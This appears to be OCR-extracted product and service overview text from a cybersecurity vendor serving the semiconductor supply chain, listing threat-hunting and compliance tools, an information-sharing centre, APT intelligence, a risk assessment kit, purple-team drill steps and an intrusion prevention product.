
Supply Chain
- Semiconductor
- Healthcare
- Electronic Vehicle
- …
- •••

Services
- SaaS
- Installed-based
- Consulting Service

Products
- Supply chain risk analytics dashboard
- Information Sharing and Analysis Center
- Automation Compliance
- Breach and Attack Simulation

Collaborative Innovation

Supplier
- Flowering
- Leukocyte-LabJrsys
- ZUSO
- PacketX
- KlickKlack
- Flyelephant
- TeamT5
- •••



AI Security Lab


Intelligence LAB

Engine

Compliance
- TSMC Supply Chain Assessment
- TSMC Self-Assessment
- Listed company
- ISO 27001
- IEC 62443
- CMMC
- •••

Infrastructure
- ESM Edge: Intrusion Detection System, Network Traffic Analysis, System Logs
- ESM Cloud: Threat Hunting, Compliance Dashboard, Vulnerability Management
- AI Intelligence: Risk Inventory, Malware Analysis

LAPLACE AI THREAT HUNTING AND COMPLIANCE MACHINE



IDENTITY MANAGEMENT

- eSIM
- FIDO
- IDaaS
- PUF
- Radio Fingerprint
- AD Account Profiling
- Device Recognition
- UE Identification
- Device Recognition

BUSINESS SYSTEMS

- SecBuzzer ESM (IT/OT/CT)
- UTest
- High-level consultant service

Detection/Response/Mitigation/Risk Assessment

- OAM
- Binary Detection
- MANO
- Smart Response
- Consultant
- N2N Detection
- XDP-mitigation
- Protocol Reversed Engineering
- Orchestration
- BSIMM/SSDLC
- Training

Intelligence Analytics

- AI-assisted threat
- Alert Correlation
- ATT&CK Identifying
- Event Correlation
- CASB
- UEBA
- Cross-field Correlation

Compliance & Testing

- ATT&CK modeling
- Scripting Management
- Attacking Scripting
- N2N Attacking Scripting
- Intent-oriented Testing
- Scripting Assessment
- SCAS
- Fuzzier

DATA MOVEMENT & INTEGATION

- UDM
- Streaming
- Aggregation
- Feature Extraction
- Fusion
- Feature Extraction

Instrumentation/

- AMF
- IMS
- SMF
- UPF
- Malicious Encrypted Traffic Detection
- Log Connector (FW/IDS/..)
- ICS netflow
- Asset Exploring
- UFO: Firmware Investigation
- IT Netflow Analysis
- EDR
- CMAS: malware sandboxing
- ESM-Edge
- Social media analysis
- CMAS


INFRASTRUCTURE

- Virtualization
- Container
- Arlu Router
- OSS Management
- GCP/AWS
- LTE/5G Testbed
- I-SAC/SOC /CERT
- Cloud Deployment
- MEC

AI Cybersecurity Arsenal

- **The limits of AI**
  - sudden and unexpected pandemic
  - anomalies are common
  - data imbalance
- **Features**
  - Privacy-preserved (Ethic and federated learning)
  - Visibility (interactive visualization)
  - Edge AI acceleration
- **Core value of Laplace AI**
  - Zero-day malware (ICS/IoT malware)
  - Identifying and prioritizing threats
  - Taking automated actions SOAR

CYFOUNDRY THREAT HUNTING IN SEMICONDUCTOR SUPPLY CHAIN



S-ISAC

Semiconductor Information Sharing and Analysis Center

Raising cybersecurity awareness through non-scheduled events for alert announcement and response, incident response exercise.

Regularly network security scoring and risk assessment using outside-in risk assessing mechanism, posting on S-ISAC after organizing

Organize and compile semi-supply chain related information and notify members by sending email

Risk Assessment Analysis Report
Cybersecurity Exercise
S-ISAC
Semi-Supply Chain Cybersecurity Intelligence Sharing
Cybersecurity Educational Training
Cybersecurity Alert
Cybersecurity Incident Response

Talent's cultivation planning and open classes for educational training

Provide immediate response when cybersecurity incident occurred

Sending cybersecurity alerts to members

Semi-Supply Chain Cybersecurity Intelligence

Event-Driven Intelligence Subscription Service

Discover the Malicious Infrastructure intelligence

Based on the network blacklist obtained from intelligence information procurement and ISAC intelligence information exchange, through the method of intelligence information screening and value addition, the ranking of the observation list based on malicious infrastructure is obtained. Especially, the infrastructure of the above three malicious behaviors of Malware, Exploit and Botnet is the object of enhanced observation.

Intelligence of Advanced Persistent Threat


To monitor the activities of APT groups, such as ATP41, APT10, and Orangeworm to collect profiles of the group, including malware, attack techniques, exploit preferences, and a list of infrastructure systems they control. It includes the victim preference, infestation range, and victim disaster situation of the APT group, which is quite readable and explanatory. Provides information on APT trends in the client area every quarter.

Malware

Collect malware groups that are popular in the domestic and foreign, investigate the occultism, variability, or commonality of the tool, and cooperate with the malware analysis capabilities to sort out the ranking of malware in the field list.

Emergency

Collect cybersecurity notifications and cybersecurity incidents from domestic and foreign countries, including the alert of domestic ISAC, focusing on incidents news with victims. And gain insights into domain threats through an intelligence enrich approach.



Semiconductor Supply Chain Risk Assessment Kit


Based on the data of the supply chain risk analysis platform and the SaaS information security risk analysis platform, combined with the visual situation dashboard and compliance analysis report, it provides a complete risk assessment.

Network security risk management
Panorays
Network and IP
Asset Reputation
Cloud
DNS
Mail Server
TLS
Web Server
Application
Application Security
Domain Attacks
Exposed Services
Technologies
Human
Responsiveness
Employee Attack Surface
Security Team
Social Posture
Purple team
Offensive and defensive drills are carried out through drill target drones and will not touch the host on the field
1. Prepare
2. Build an attack script
3. Choose a training team
4. Determine the team's offensive and defensive drill mode
5. Formal offensive and defensive drills
6. Report

OWASP Vulnerability Assessment

- Easy to use
- Online platform (no software installation required)
- Full report
- Common Vulnerability Scoring System(CVSS)

	SEMI Kit	S-ISAC	IPPX	Consultancy service
Certification & Risk Assessment	○	△		○
Inventory Management & Physical Security	△			○
Cybersecurity Incident Detection & Response		△	○	○
System Development & Application Security	△	△		○
Organization Policy & Human Resources Security	△			○
Computer Operation & Information Management		△		○
Identify & Access Management	△		○	○
Network Security & Change Management	△	△	○	○



Intrusion Packet Protection X

Network device plays an important role in organizations as the basic operating node. IPPX(Intrusion Packet Protection X) proactively approaches and block cyber threats through IPS, combining with SecBuzzer ESM, the center that identifies and automatically collects threat intelligence, IPPX effectively prevents cyber threats at main ports.

Features

Bypass Method

